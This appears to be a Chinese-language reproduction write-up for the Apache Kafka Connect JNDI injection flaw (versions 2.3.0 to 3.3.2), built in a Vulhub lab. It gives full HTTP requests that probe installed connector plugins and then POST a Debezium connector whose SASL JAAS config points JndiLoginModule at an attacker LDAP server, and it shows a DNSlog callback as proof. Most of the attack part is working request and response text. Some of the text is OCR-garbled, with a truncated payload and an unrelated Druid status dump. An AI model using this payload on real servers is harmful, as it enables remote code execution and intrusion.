A22-1Apache-Kafka Connect-JNDI注入


漏洞描述：

Kafka Connect是一种用于在Apache Kafka和其他系统之间可扩展且可靠地流式传输数据的工具。它使快速定义将大量数据移入和移出Kafka的连接器变得简单。Kafka Connect可以摄取整个数据库或从所有应用程序服务器收集指标到Kafka主题中，使数据可用于低延迟的流处理。

影响版本：

2.3.0 <=Apache Kafka <=3.3.2

网站图片：



Status

Apache Druid is running version 25.0.0

16 extensions loaded

Datasources

Error: Request failed with status code 502

Segments

Error: Request failed with status code 502

Supervisors

Error: Request failed with status code 502

Tasks

Error: Request failed with status code 502

Services

Error: Request failed with status code 502

Lookups

Error: Request failed with status code 400

网络测绘：


本地环境搭建，Vulhub执行如下命令启动一个Apache Druid 25.0.0服务，其内部使用的kafka-clients版本是3.3.1：

```
docker-compose up -d
```

5、漏洞复现

burp抓包查看是否存在相关依赖

```
http://x.x.x.x:8083/connector-plugins
```



```
GET /connector-plugins HTTP/1.1
Host: 192.168.189.129:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Connection: close
Date: Sat, 18 Mar 2023 04:42:02 GMT
Content-Type: application/json
Content-Length: 591
Server: Jetty(9.4.20.v20190813)

[{"class":"io.debezium.connector.mysql.MySqlConnector","type":"source","version":"1.5.0.Final"},{"class":"org.ap
ache.kafka.connect.file.FileStreamSinkConnector","type":"sink","version":"2.4.0"},{"class":"org.apache.kafka.con
nect.file.FileStreamSourceConnector","type":"source","version":"2.4.0"},{"class":"org.apache.kafka.connect.mirro
r.MirrorCheckpointConnector","type":"source","version":"1"},{"class":"org.apache.kafka.connect.mirror.MirrorHear
tbeatConnector","type":"source","version":"1"},{"class":"org.apache.kafka.connect.mirror.MirrorSourceConnector"
,"type":"source","version":"1"}]
```


payload:

```
POST /connectors HTTP/1.1
Host: 127.0.0.1:8083
Content-Type: application/json
Content-Length: 821

{

    "name": "xxx",
    "config": {
        "connector.class": "io.debezium.connector.mysql.MySqlConnector",
        "database.hostname": "127.0.0.1",
        "database.port": "3306",
        "database.user": "root",
        "database.password": "xxxx",
        "database.server.id": "xxxx",
        "database.server.name": "xxxx",
        "database.history.kafka.bootstrap.servers": "127.0.0.1:9092",
        "database.history.kafka.topic": "xxxx",      "database.history.producer.security.protocol": "SASL_SSL",
        "database.history.producer.sasl.mechanism": "PLAIN",
        "database.history.producer.sasl.jaas.config": "com.sun.security.auth.module.JndiLoginModule required user.provider.url=\"ldap://xxxx\" useFirstPass=\"true\" serv
    }
}
payload:
```

效果图:




```
POST /connectors HTTP/1.1
Host: 192.168.189.129:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 885

{
    "name": "kafka424",
    "config": {
        "connector.class": "io.debezium.connector.mysql.MySqlConnector",
        "database.hostname": "127.0.0.1",
        "database.port": "3306",
        "database.user": "root",
        "database.password": "123qwe",
        "database.serverTimezone": "America/Los_Angeles",
        "database.server.id": "1234",
        "database.server.name": "test1",
        "database.history.kafka.bootstrap.servers": "127.0.0.1:9092",
        "database.history.kafka.topic": "qweqwr",    "database.history.producer.security.protocol":
"SASL_SSL",
    "database.history.producer.sasl.mechanism": "PLAIN",
    "database.history.producer.sasl.jaas.config": "com.sun.security.auth.module.JndiLoginModule
required user.provider.url=\"ldap://[redacted]9/Deserialization/URLDNS/18tp14.dnslog.cn\"
useFirstPass=\"true\" serviceName=\"x\" debug=\"true\" group.provider.url=\"xxx\";"
    }
```

```
HTTP/1.1 201 Created
Connection: close
Date: Sat, 18 Mar 2023 06:35:25 GMT
Location: http://192.168.189.129:8083/connectors/kafka424
Content-Type: application/json
Content-Length: 865
Server: Jetty(9.4.20.v20190813)

{"name":"kafka424","config":{"connector.class":"io.debezium.connector.mysql.MySqlConnec
atabase.hostname":"127.0.0.1","database.port":"3306","database.user":"root","database.pas
:"123qwe","database.serverTimezone":"America/Los_Angeles","database.server.id":"1234","c
se.server.name":"test1","database.history.kafka.bootstrap.servers":"127.0.0.1:9092","databa
ory.kafka.topic":"qweqwr","database.history.producer.security.protocol":"SASL_SSL","datab
story.producer.sasl.mechanism":"PLAIN","database.history.producer.sasl.jaas.config":"com.
curity.auth.module.JndiLoginModule required
user.provider.url=\"ldap://[redacted]89/Deserialization/URLDNS/18tp14.dnslog.cn\"
useFirstPass=\"true\" serviceName=\"x\" debug=\"true\"
group.provider.url=\"xxx\";","name":"kafka424"},"tasks":[{"connector":"kafka424","task":0}],"t
source"}
```



18tp[redacted]

DNS Query Record	IP Address	Created Time
18tp14.dnslog.cn	[redacted]	2023-03-18 14:35:24